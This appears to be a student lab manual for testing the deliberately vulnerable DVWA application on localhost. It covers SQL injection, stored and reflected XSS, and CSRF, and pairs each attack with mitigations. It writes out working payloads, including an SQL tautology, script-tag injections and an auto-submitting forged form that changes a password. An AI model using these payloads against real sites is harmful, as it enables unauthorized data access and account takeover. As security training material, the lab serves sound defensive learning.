Web Application Security Testing Lab Manual

DVWA – Vulnerability Assessment using Kali Linux

Aim

To perform hands-on security testing on a vulnerable web application (DVWA) and understand the exploitation and mitigation of:

- SQL Injection
- Stored XSS
- Reflected XSS
- Cross-Site Request Forgery (CSRF)

Tools Required

- Kali Linux
- DVWA (Damn Vulnerable Web Application)
- Apache Server
- MySQL
- Web Browser (Firefox/Chrome)

Theory

Web applications are often vulnerable to improper input validation and insecure coding practices. Attackers exploit these weaknesses to steal data, execute scripts, or manipulate user actions.

DVWA provides a safe environment to learn how such vulnerabilities work and how they can be prevented.

Experiment 1 — SQL Injection

Aim

To extract user data by injecting malicious SQL queries.

Procedure

1. Open DVWA in browser
2. Login using default credentials
3. Set **Security Level** → **LOW**
4. Navigate to **SQL Injection**
5. Enter payload:

```
1' OR '1'='1' #
```


6. Click Submit

Observation

All user records (usernames and passwords) were displayed.

Result

SQL Injection successfully bypassed authentication and exposed database contents.



http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1'+or+'1'%3D'1&Submit=

Vulnerability: SQL Injection

User ID:

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Mitigation

- Prepared Statements
- Parameterized Queries
- Input Validation

Experiment 2 — Stored XSS

Aim

To store malicious JavaScript in the application database.

Procedure


1. Open **XSS (Stored)**
2. Enter:
   `<script>alert('XSS')</script>`
3. Submit the form

Observation

Alert popup appears every time the page loads.

Result

Malicious script was permanently stored and executed for all users.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * test

Message * <script>alert('XSS')</script>

127.0.0.1

XSS

- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Mitigation

- Input Sanitization
- Output Encoding
- Content Security Policy (CSP)

Experiment 3 — Reflected XSS

Aim

To execute temporary malicious scripts using URL/input parameters.

Procedure

1. Open **XSS (Reflected)**
2. Enter:

```
<script>alert('Reflected')</script>
```


3. Click Submit

Observation

Popup appears only once and disappears on refresh.

Result

Script executed immediately but was not stored.



http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<script>alert('Reflec

127.0.0.1

Reflected

Read 127.0.0.1

Mitigation

- Validate user inputs
- Escape special characters
- Use CSP headers

Experiment 4 — Cross-Site Request Forgery (CSRF)

Aim

To change a user’s password without their consent using a forged request.

Procedure

1. Open **CSRF page** in DVWA
2. Create a file `csrf.html` with:

```
<html>

<body onload="document.forms[0].submit()">

<form action="http://127.0.0.1/DVWA/vulnerabilities/csrf/"
method="POST">

<input type="hidden" name="password_new" value="hack123">

<input type="hidden" name="password_conf" value="hack123">

<input type="hidden" name="Change" value="Change">

</form>

</body>

</html>
```


3. Open the file in browser

Observation

Password changed automatically without user interaction.

Result

CSRF attack successfully performed unauthorized action.



Damn Vulnerable Web Application (DVWA)Test Credentials — Mozilla Firefox

http://127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF

Wrong password for 'admin'

Username: admin

Password: ••••••••

Login

quest Forgery (CSRF)

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Mitigation

- CSRF Tokens
- SameSite Cookies
- Re-authentication for sensitive actions

Conclusion

In this lab, multiple web vulnerabilities were successfully identified and exploited using DVWA. Practical knowledge was gained on:

- How SQL Injection exposes databases
- How XSS executes malicious scripts
- How CSRF performs unauthorized actions

Proper input validation, secure coding practices, and defensive mechanisms are necessary to protect web applications from such attacks.